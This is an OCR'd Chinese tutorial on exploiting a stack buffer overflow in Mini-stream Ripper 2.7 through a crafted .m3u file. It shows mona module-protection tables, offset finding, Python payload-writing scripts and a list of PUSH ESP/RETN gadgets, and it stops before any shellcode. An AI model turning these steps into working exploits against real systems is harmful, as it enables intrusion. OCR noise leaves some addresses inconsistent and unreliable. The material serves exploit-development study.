
Module info :									
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path	
0x5bdf0000	0x5be56000	0x00066000	True	True	True	True	True	7.0.7600.16385	[MSVCP60.dll] (C:\Windows\system32\MSVCP60.dll)
0x735b0000	0x73740000	0x00190000	True	True	True	True	True	6.1.7601.18120	[gdiplus.dll] (C:\Windows\WinSxS\x86_microsoft.windows.gdiplus_659
0x5a580000	0x5a5fe000	0x00267000	True	True	True	True	True	12.0.7601.17514	[WMVCORE.DLL] (C:\Windows\system32\WMVCORE.DLL)
0x04b40000	0x0508c000	0x0054c000	True	False	False	False	False	-1.0	[MSRcodec06.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x04b40000	0x0491f000	0x0004f000	True	False	False	False	False	-1.0	[MSRcodec09.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x7f910000	0x76a20000	0x00110000	True	True	True	True	True	6.1.7601.17965	[kernel32.dll] (C:\Windows\system32\kernel32.dll)
0x76790000	0x7683c000	0x000ac000	True	True	True	True	True	7.0.7601.17744	[msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0x74490000	0x7449c000	0x0000c000	True	True	True	True	True	6.1.7600.16385	[CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)
0x5f4f0000	0x5f6a3000	0x00130000	True	True	True	True	True	6.1.7600.16385	[dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0x773c0000	0x77540000	0x00180000	True	True	True	True	True	6.1.7600.16385	[ntdll.dll] (C:\Windows\System32\ntdll.dll)
0x6b810000	0x6b848000	0x00038000	True	True	True	True	True	6.1.7600.16385	[odbcint.dll] (C:\Windows\system32\odbcint.dll)
0x03cf0000	0x03d61000	0x00071000	True	False	False	False	False	-1.0	[MSRcodec03.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x03b20000	0x03b61000	0x00041000	True	False	False	False	False	-1.0	[MSRcodec00.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x03b40000	0x03b81000	0x00041000	True	True	True	True	True	7.0.7600.16385	[MSVCPRT.dll] (C:\Windows\system32\MSVCPRT.dll)
0x751c0000	0x751ca000	0x0000a000	True	True	True	True	True	6.1.7601.18177	[LPK.dll] (C:\Windows\system32\LPK.dll)
0x03b30000	0x03ba7000	0x00017000	True	False	False	False	False	-1.0	[MSRcodec08.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x74bb0000	0x74bc9000	0x00019000	True	True	True	True	True	6.1.7600.16385	[sechost.dll] (C:\Windows\System32\sechost.dll)
0x75120000	0x751b4000	0x00094000	True	True	True	True	True	1.0626.7601.17514	[USP10.dll] (C:\Windows\system32\USP10.dll)
0x00400000	0x0051a000	0x0011a000	False	False	False	False	False	3.0.1.1	[Ripper.exe] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\Rippe
0x74aa0000	0x74ba0000	0x00060000	True	True	True	True	True	6.1.7601.18270	[Spapi.dll] (C:\Windows\system32\Spapi.dll)
0x62aa0000	0x62aac000	0x0011c000	True	True	True	True	True	6.06.8063.0	[MF42.DLL] (C:\Windows\system32\MF42.DLL)
0x75fe0000	0x7613c000	0x0015c000	True	True	True	True	True	6.1.7600.16385	[ole32.dll] (C:\Windows\system32\ole32.dll)
0x74b00000	0x74b57000	0x00057000	True	True	True	True	True	6.1.7600.16385	[SHLWAPI.dll] (C:\Windows\system32\SHLWAPI.dll)
0x761cf000	0x762c0000	0x00100000	True	True	True	True	True	6.1.7601.17514	[USER32.dll] (C:\Windows\system32\USER32.dll)
0x03b70000	0x03b81000	0x00011000	True	False	False	False	False	-1.0	[MSRcodec07.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x10000000	0x1007b000	0x0007b000	False	False	False	False	False	-1.0	[MSRfilter01.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MS
0x74ef0000	0x74f6b000	0x0007b000	True	True	True	True	True	6.1.7600.16385	[cmdlg32.dll] (C:\Windows\system32\cmdlg32.dll)
0x024d0000	0x024de000	0x00014000	True	False	False	False	False	-1.0	[MSRcodec01.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x6b480000	0x6b59c000	0x0008c000	True	True	True	True	True	6.1.7601.17514	[ODBC32.dll] (C:\Windows\system32\ODBC32.dll)
0x02b10000	0x02b20000	0x00010000	True	False	False	False	False	-1.0	[MSRfilter02.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MS
0x047b0000	0x048c2000	0x00112000	True	False	False	False	False	-1.0	[MSRcodec04.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x71510000	0x71590000	0x00080000	True	True	True	True	True	6.1.7600.16385	[uxtheme.dll] (C:\Windows\system32\uxtheme.dll)
0x75090000	0x7511f000	0x0008f000	True	True	True	True	True	6.1.7601.17676	[OLEAUT32.dll] (C:\Windows\system32\OLEAUT32.dll)
0x7029e000	0x702a5000	0x000a5000	True	False	False	False	False	-1.0	[MSRfilter00.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MS
0x75140000	0x751e4000	0x001e4000	True	True	True	True	True	6.1.7601.17514	[SHELL32.dll] (C:\Windows\system32\SHELL32.dll)
0x73600000	0x73645000	0x00045000	True	True	True	True	True	6.1.7600.16385	[RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0x76a70000	0x76a80000	0x00010000	True	True	True	True	True	6.1.7601.17514	[IMM32.DLL] (C:\Windows\system32\IMM32.DLL)

Rebase, NXCompat 不用管它, Rebase 类似于 ASLR, NXCompat 在 Win7 默认不起作用。但是, 你发现这里好像没有 GS? 原来 GS 是以函数为单位的, 也就是说一个模块有的函数有 GS 有的没有 GS。而 SEH.txt 是针对模块的, 所以它不会列出某个模块有没有 GS。不管怎么样, 我们可以先假设有漏洞的函数没有 GS 保护, 如果在利用过程中发现有, 那就再说。从 SEH.txt 可以知道 MSRcodec06.dll, MSRcodec02.dll 等好多个模块的 ASLR 为 false, 这很好, 不是吗? 我们可以利用这些模块的 jmp esp 覆盖返回地址, 因为这些地址在机器重启后依然不变, 所以构造出的 Exploit 比较稳定。


接下来定位溢出点: 使用!mona pc 30000 产生 30000 个随机字符

[illegible]

把选中的那些东西去掉，重新保存为 `pattern.m3u`。你可以在 `C:\` 找到它。用 Immunity Debugger 运行 Mini-stream Ripper2.7，打开 `pattern.m3u`。




程序在执行 0x48336D48(H3mH) 发生访问异常。在 Immunity Debugger 命令窗口输入: !mona po H3mH。。



可见 5829 字节可以覆盖到返回地址。为了确保准确我们来确认一下

```
filename="C:\\test1.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*5829
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```


在 C:\你可以找到这个 test1.m3u, 重复前面的步骤。



程序没报错，弹出了这个界面。说明我们应该是没有覆盖到返回地址。如果你注意看前面的 pattern.txt 里面的 30000 个字符，你会发现它每 20280 循环一次。也就是说 H3mH。出现在前第一次 20280 的 5829 偏移处。所以实际需要 $20280 + 5829 = 26109$ 字节覆盖到返回地址。我们把上面的 python 代码改成下面这样

```
filename="C:\\test2.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```


生成 test2.m3u 文件，你可以在 C:\ 找到，重复前面的步骤



晕, 程序还是没有崩溃。。。不要灰心, mona.py 也可能算的不准。起码我们现在知道了 26109 字节没崩溃, 30000 字节崩溃。那么我们可以把 python 代码改成这样

```
filename="C:\\test3.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*1000+'C'*1000+'D'*1000+'E'*1000
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

C:\\产生 test3.m3u 文件, 重复前面的步骤,



Boom!!! EIP 被覆盖为 0x42424242, 从堆栈窗口看似乎是 "A"*26109+'B'*12 就可以覆盖到 EIP 了, 用下面的 python 代码验证:


```
filename="C:\\test4.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*12+'C'*4+'D'*4+'E'*4+'F'*4
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

再次打开

seh.txt - 记事本									
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)									
Module info :									
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename &	
0x5bd0f000	0x5be56000	0x00066000	True	True	True	True	True	7.0.7600.16385	[MSVCP]
0x735b0000	0x73740000	0x00190000	True	True	True	True	True	6.1.7601.18120	[gdipl]
0x5a580000	0x5a7e7000	0x00267000	True	True	True	True	True	12.0.7601.17514	[WMVC]
0x04b40000	0x0508c000	0x0054c000	True	False	False	False	False	-1.0-	[MSRcodec06.dll]
0x048d0000	0x0491f000	0x0004f000	true	False	False	False	False	-1.0-	[MSRcodec09.dll]
0x76910000	0x76a20000	0x00110000	True	True	True	True	True	6.1.7601.17965	[kerne]
0x76790000	0x7683c000	0x000ac000	True	True	True	True	True	7.0.7601.17744	[msvcr]
0x74a90000	0x74a9c000	0x0000c000	True	True	True	True	True	6.1.7600.16385	[CRYPTO]
0x6fd0000	0x6fe03000	0x00013000	True	True	True	True	True	6.1.7600.16385	[dwmap]
0x773c0000	0x77540000	0x00180000	True	True	True	True	True	6.1.7600.16385	[ntdll]
0x6b810000	0x6b848000	0x00038000	True	True	True	True	True	6.1.7600.16385	[odbci]
0x03cf0000	0x03d61000	0x00071000	True	False	False	False	False	-1.0-	[MSRcodec03.dll]
0x03620000	0x03b61000	0x00041000	True	False	False	False	False	-1.0-	[MSRcodec00.dll]
0x60b0000	0x60be1000	0x00011000	True	True	True	True	True	7.0.7600.16385	[MSVCI]
0x751c0000	0x751ca000	0x0000a000	True	True	True	True	True	6.1.7601.18177	[LPK.d]
0x03b90000	0x03ba7000	0x00017000	True	False	False	False	False	-1.0-	[MSRcodec08.dll]
0x74bb0000	0x74bc9000	0x00019000	True	True	True	True	True	6.1.7600.16385	[secho]
0x75120000	0x751b4000	0x0009d000	True	True	True	True	True	1.0626.7601.17514	[USP10]
0x00400000	0x0051a000	0x0011a000	False	False	False	False	False	3.0.1.1 [Ripper.exe]	
0x74aa0000	0x74ab0000	0x00060000	True	True	True	True	True	6.1.7601.18270	[Sspic]
0x62a90000	0x62bac000	0x0011c000	True	True	True	True	True	6.06.8063.0 [MFC42.D]	
0x75fe0000	0x7613c000	0x0015c000	True	True	True	True	True	6.1.7600.16385	[ole32]
0x74b00000	0x74b57000	0x00057000	True	True	True	True	True	6.1.7600.16385	[SHLWA]
0x761c0000	0x762c0000	0x00100000	True	True	True	True	True	6.1.7601.17514	[USER32]
0x03b70000	0x03b81000	0x00011000	True	False	False	False	False	-1.0-	[MSRcodec07.dll]
0x10000000	0x1007b000	0x0007b000	False	False	False	False	False	-1.0-	[MSRfilter01.dll]
0x74fe0000	0x74ffb000	0x0007b000	True	True	True	True	True	6.1.7600.16385	[cmdl]
0x02dd0000	0x02de4000	0x0001d000	True	False	False	False	False	-1.0-	[MSRcodec01.dll]
0x6b8d0000	0x6b95c000	0x0008c000	True	True	True	True	True	6.1.7601.17514	[ODBC32]
0x02b10000	0x02b20000	0x00010000	True	False	False	False	False	-1.0-	[MSRfilter02.dll]
0x047b0000	0x0482c000	0x00112000	True	False	False	False	False	-1.0-	[MSRcodec04.dll]
0x713b0000	0x71390000	0x00080000	True	True	True	True	True	6.1.7600.16385	[uxthe]
0x75090000	0x7511f000	0x0008f000	True	True	True	True	True	6.1.7601.17676	[OLEAUT32]
0x029e0000	0x02a85000	0x000a5000	True	False	False	False	False	-1.0-	[MSRfilter00.dll]
0x751d0000	0x75e1a000	0x00c4a000	True	True	True	True	True	6.1.7601.17514	

请看所有 ASLR 为 False，而 Rebase 为 True 的模块，图中我没有全部画出来。比如上图第一个有图可以知道它的加载基地址是 0x048d000，但是我用 Immunity

Debugger 调试器重新载入 Mini-stream Ripper2.7 看加载的模块



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
03DC5000	00001000	MSRcod_5	03DC0000	.rsrc	resources	Imag R	RWE	
03DC6000	00001000	MSRcod_5	03DC0000	.reloc	relocations	Imag R	RWE	
03DD0000	00006000		03DD0000			Priv RW	RW	
03DE0000	00801000		03DE0000			Priv RW	RW	
046EA000	00002000		045F0000			Priv ??? Guai	RW	
046EC000	00004000		045F0000	stack of thi		Priv RW Guai	RW	
046F0000	0000D000		046F0000			Priv RW	RW	
04829000	00007000		047F0000			Priv ??? Guai	RW	
0492A000	00002000		04830000			Priv ??? Guai	RW	
0492C000	00004000		04830000	stack of thi		Priv RW Guai	RW	
0496A000	00007000		04930000			Priv ??? Guai	RW	
0496A000	00002000		04970000			Priv ??? Guai	RW	
04A6C000	00004000		04970000	stack of thi		Priv RW Guai	RW	
04A70000	00001000	MSRcodec	04A70000	PE header	Imag R	RWE		
04A71000	00027000	MSRcodec	04A70000	.text	code	Imag R E	RWE	
04A98000	00006000	MSRcodec	04A70000	.rdata	imports,exp	Imag R	RWE	
04A9E000	0000B000	MSRcodec	04A70000	.data	data	Imag RW	RWE	
04AA9000	00002000	MSRcodec	04A70000	.rsrc	resources	Imag R	RWE	
04AAB000	00006000	MSRcodec	04A70000	.reloc	relocations	Imag R	RWE	
04AC0000	00001000	MSRcod_3	04AC0000	PE header	Imag R	RWE		
04AC1000	0002C000	MSRcod_3	04AC0000	.text	code	Imag R E	RWE	
04AED000	00006000	MSRcod_3	04AC0000	.rdata	imports,exp	Imag R	RWE	
04AF3000	0003B000	MSRcod_3	04AC0000	.data	data	Imag RW	RWE	
04B2E000	00003000	MSRcod_3	04AC0000	.reloc	relocations	Imag R	RWE	
04B40000	00001000	MSRcod_7	04B40000	PE header	Imag R	RWE		

0x048d000 处没有加载任何模块。。。由此我们知道如果某个模块的 Rebase 为 True, 那么在程序重启后它加载的地址就会变, 有点类似 ASLR。所以本例子我们需要选择 Rebase 和 ASLR 都为 False 的模块。我在 SEH.txt 发现了两个模块符合:

```
0x00400000 | 0x0051a000 | 0x0011a000 | False | False | False | False | False
| 3.0.1.1 [Ripper.exe]
```

```
0x10000000 | 0x1007b000 | 0x0007b000 | False | False | False | False | False
| -1.0- [MSRfilter01.dll]
```

但是 Ripper.exe 地址以 0x00 开头, 又截断符, 所以可选的只有 MSRfilter01.dll 了。更加不幸的是, 我在 MSRfilter01.dll 模块内没有找到任何 jmp esp jmp dword ptr [esp+n], call esp, call dword ptr [esp+4]等指令。到这里似乎陷入了僵局。看来我们还是没法偷窥女神的.../坏。。。

但是很快我又想到, ESP 不是指向 shellcode 嘛, 那如果我找到 push esp, ret指令呢? 这个指令序列也很常见。Push esp 相当于把 shellcode 的地址压栈, ret 把 shellcode 的地址从栈弹到 EIP, 接着就可以执行 shellcode 了。起码我们还有希望, 继续在 MSRfilter01.dll 模块搜寻 push esp, ret 序列。幸运的是, 我找到了下面这几个:

```
1000F914    54          PUSH ESP
1000F915    C3          RETN
```

```
1000F928    54          PUSH ESP
1000F929    C3          RETN
```

1003AED3	54	PUSH ESP
1003AED4	C3	RETN
1003AEEE	54	PUSH ESP
1003AEEF	C3	RETN
1003AF00	54	PUSH ESP
1003AF01	C3	RETN
1003AF49	54	PUSH ESP
1003AF4A	C3	RETN
1003AF5A	54	PUSH ESP
1003AF5B	C3	RETN
1003AF84	54	PUSH ESP
1003AF85	C3	RETN
1003AFAD	54	PUSH ESP
1003AFAE	C3	RETN
1003AFCF	54	PUSH ESP
1003AFD0	C3	RETN
10040FC1	54	PUSH ESP
10040FC2	C3	RETN
10040FE6	54	PUSH ESP
10040FE7	C3	RETN
100418E6	54	PUSH ESP
100418E7	C3	RETN

